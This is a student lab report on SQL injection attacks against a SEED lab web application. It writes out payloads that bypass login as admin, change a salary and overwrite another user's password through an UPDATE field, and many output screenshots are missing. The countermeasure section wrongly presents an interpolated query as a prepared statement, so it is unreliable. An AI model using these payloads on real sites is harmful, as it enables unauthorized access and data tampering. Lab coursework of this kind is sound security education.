Project 1 SQL Injection Attack


CIS 4360

Francis Rukab and James Smith

Task 1: MySQL Console


Command entered: ““select \* from credential where name=”Alice”;”

Output:



Task 2: SQL Injection Attack on SELECT Statement

Command entered:




Output:




Task 2.2: SQL Injection Attack from command line

How command was discovered:



Command Entered: http://www.seedlabsqlinjection.com/unsafe\_home.php?username=%27or+Name%3D%27admin%27%3B%23&Password=

Output:




Task 2.3: Append a new SQL statement

MySQL does not allow you to input multiple statements if the command was generated from a php request. So, it is not possible to modify the data using the web interface or using the command line with curl statements.


Task 3: SQL Injection Attack on UPDATE Statement

Command Entered in Webpage Nickname Field of Alice: ', salary='100000000' where EID='10000';#

Output from webpage:



Output from Command Line:




3.2: SQL Injection Attack on UPDATE Statement — modify other people’ password


Command Entered in Webpage Nickname Field of Ryan:

', Password='ab4f2bc4ec7f774752771ffef11a3c5cc8208800' where Name='Ryan';#

Output:



Changing the password:



Task 4: Countermeasure — Prepared Statement

Replacing the value for name in the php document with the command SELECT \* from credential WHERE name=’$name’ and password=’$pwd’; does not allow for an attack on the data. This method will not work because the data is passed after the statement is run.